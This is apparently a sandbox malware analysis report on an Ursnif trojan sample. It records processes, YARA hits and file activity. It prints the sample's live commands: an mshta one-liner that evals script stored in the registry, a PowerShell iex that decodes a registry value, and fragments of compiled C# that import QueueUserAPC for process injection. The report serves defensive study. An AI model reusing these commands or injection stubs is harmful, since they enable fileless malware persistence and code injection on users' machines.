7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Code Manipulations

Statistics

Behavior



- loaddll32.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- explorer.exe
- control.exe
- RuntimeBroker.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6780 Parent PID: 5700

General

Start time:	21:18:59
Start date:	24/11/2020
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\onerous.tar.dll'
Imagebase:	0xba0000
File size:	119808 bytes
MD5 hash:	76E2251D0E9772B9DA90208AD741A205
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242195768.0000000003108000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242321431.0000000003108000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242337914.0000000003108000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.426105865.0000000000440000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.409185391.0000000000560000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242277638.0000000003108000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242347487.0000000003108000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.350560370.0000000002F8B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242303966.0000000003108000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242243405.0000000003108000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.242219094.0000000003108000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7128 Parent PID: 792

General

Start time:	21:19:13
Start date:	24/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding

Imagebase:	0x7ff66ff30000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4812 Parent PID: 7128

General

Start time:	21:19:14
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7128 CREDAT:17410 /prefetch:2
Imagebase:	0x1210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6188 Parent PID: 792

General

Start time:	21:19:59

Start date:	24/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff66ff30000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4876 Parent PID: 6188

General

Start time:	21:19:59
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:17410 /prefetch:2
Imagebase:	0x1210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 3732 Parent PID: 6188

General

Start time:	21:20:04
Start date:	24/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:17422 /prefetch:2
Imagebase:	0x1210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5816 Parent PID: 3388

General

Start time:	21:20:16
Start date:	24/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6232d0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5556 Parent PID: 5816

General

Start time:	21:20:17
Start date:	24/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff785e30000

File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.397434238.000002A5846A0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB5035F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB5035F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pvnvbiu0.gck.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_z5u3jvqp.syn.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A003FC	unknown
C:\Users\user\Documents\20201124	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4B6EF35D	CreateDirectoryW
C:\Users\user\Documents\20201124\PowerShell_transcript.065367.Gk+Yclh6.20201124212019.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A003FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A003FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A003FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A003FC	unknown
C:\Users\user\AppData\Local\Temp\1453igkk	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4ACDFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jery0dbp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4ACDFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4B6E6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pvnvbiu0.gck.ps1	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_z5u3jvqp.syn.psm1	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.err	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.dll	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.tmp	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.cmdline	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.0.cs	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.out	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.dll	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.cmdline	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.0.cs	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.out	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.err	success or wait	1	7FFB4B6EF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.tmp	success or wait	1	7FFB4B6EF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pvnvbiu0.gck.ps1	unknown	1	31	1	success or wait	1	7FFB4B6EB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_z5u3jvqp.syn.psm1	unknown	1	31	1	success or wait	1	7FFB4B6EB526	WriteFile
C:\Users\user\Documents\20201124\PowerShell_transcript.065367.Gk+Yclh6.20201124212019.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4B6EB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201124\PowerShell_transcript.065367.Gk+Yclh6.20201124212019.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 34 32 31 32 30 31 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 36 35 33 36 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201124212019..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFB4B6EB526	WriteFile
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFB4B6EB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 31 34 35 33 69 67 6b 6b 5c 31 34	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\1453igkk\14	success or wait	1	7FFB4B6EB526	WriteFile
C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4B6EB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class mme. {. [DllImport("kerne l32")].public static extern In tPtr GetCurrentProcess();. [Dll Import("kernel32")].public static extern void SleepEx(uint b xtqajkpwb,uint	success or wait	1	7FFB4B6EB526	WriteFile
